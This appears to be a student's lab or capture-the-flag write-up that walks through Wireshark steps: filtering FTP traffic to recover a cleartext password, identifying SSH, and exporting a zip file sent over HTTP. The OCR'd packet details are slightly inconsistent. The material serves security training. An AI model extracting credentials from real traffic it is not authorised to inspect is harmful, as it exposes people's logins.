


#### Question 4


Drag and drop the pcap2.pcap file into the Wireshark



Type in tcp.port == 21 to search for all the port 21



Scroll down and find an FTP protocol and right-click on it



Select follow and then follow TCP stream

The image shows a Wireshark interface running on a PSP virtual machine. The packet list pane displays several packets, with packet 16 selected. A context menu is open over packet 16, showing various actions. The 'Follow' option is highlighted in blue. The packet details pane shows the structure of the selected packet, including Ethernet II, Internet Protocol Version 4, and File Transfer Protocol (FTP). The packet bytes pane shows the raw data of the selected packet.

No.	Time	Source	Destination	Protocol	Length	Info
13	4.183458	10.10.73.252	10.10.122.128	TCP	74	45340 → 21 [SYN] Seq=0 Win=62727 Len=0 MSS=8961 SACK_PERM=1
14	4.183479	10.10.122.128	10.10.73.252	TCP	74	21 → 45340 [SYN, ACK] Seq=0 Ack=1 Win=62043 Len=0 MSS=8961
15	4.183828	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0 TSval=411931
16	4.185584	10.10.122.128	10.10.73.252	FTP	104	Response: 220 Welcome to the TREC FTP Server!
17	4.185812	10.10.73.252	10.10.122.128	TCP	66	45340 → 21 [ACK] Seq=1 Ack=1 Win=62848 Len=0
20	7.866325	10.10.73.252	10.10.122.128	FTP	83	Request: USER elfmc
21	7.866352	10.10.122.128	10.10.73.252	TCP	66	21 → 45340 [ACK] Seq=1 Ack=1 Win=62848 Len=0
22	7.866438	10.10.122.128	10.10.73.252	FTP	108	Response: 331 Please

Frame 16: 104 bytes on wire (832 bits), 104 bytes captured (832 bits) on interface 0  
Ethernet II, Src: 02:c0:56:51:8a:51 (02:c0:56:51:8a:51), Dst: 02:c3:be:b5:2e:b7 (02:c3:be:b5:2e:b7)  
Internet Protocol Version 4, Src: 10.10.122.128, Dst: 10.10.73.252  
Transmission Control Protocol, Src Port: 21, Dst Port: 45340, Seq: 1, Ack: 1, Len: 38  
File Transfer Protocol (FTP)  
[Current working directory: ]

0000 02 c3 be b5 2e b7 02 c0 56 51 8a 51 08 00 45 00 ..... Z...  
0010 00 5a cc 85 40 00 49 06 95 88 0a 0a 7a 80 8a 0a ..... I...  
0020 49 fc 00 15 b1 1c 66 93 ff 56 61 48 45 dd 80 18 .....  
0030 01 ea d8 dc 00 00 01 01 08 0a 35 55 cb f4 18 7f .....  
0040 d1 fe 32 32 30 20 57 65 6c 03 6f 6d 65 20 74 0f ..... 220 We  
0050 20 74 68 65 20 54 42 46 43 20 46 54 50 20 53 65 ..... the TB  
0060 72 76 65 72 21 2e 0d 0a ..... rver!..


TCP Stream Ctrl+Alt+Shift+T  
UDP Stream Ctrl+Alt+Shift+U  
DCCP Stream Ctrl+Alt+Shift+E  
TLS Stream Ctrl+Alt+Shift+S  
HTTP Stream Ctrl+Alt+Shift+H  
HTTP/2 Stream  
QUIC Stream  
SIP Call

Follow  
Copy  
Protocol Preferences  
Decode As...  
Show Packet in New Window

9 - Displayed: 23 (9.6%) Profile: Default




Copy the password




## Question 5

Back to the main page of pcap2.pcap and look for the name of protocol on the top




## Question 6


Drag and drop the pcap3.pcap file into the Wireshark




Scroll down until you find the HTTP protocol with the length info with application/zip



Press the file and then select the export object for HTTP




Save the christmas.zip file from there







Extract the zip file and open it



Click the wishlist text file



Copy down the wishlist from the text file



**Thought process/methodology:**

For the first question, we open the pcap1.pcap file by using the Wireshark application. Then we scroll down and look for the first ICMP file and copy down the IP address. For question 2, we use the command `http.request.method == GET` to filter the file. For question 3, we type in the command just now. After that, we scroll down and look for the post by looking the info with `/posts/`. Moreover, for question 4, we open the pcap2.pcap file with the Wireshark. Then we use the command `tcp.port == 21` to look for all the ports with 21. Then we scroll and find an FTP protocol and right-click on it. After that, we follow on TCP stream with the file so that we can find the answer. To find the name of the protocol encrypted we back to the main page of the Wireshark and open the pcap2.pcap file. We saw the name SSH on the first protocol, we believe that it was the name of this 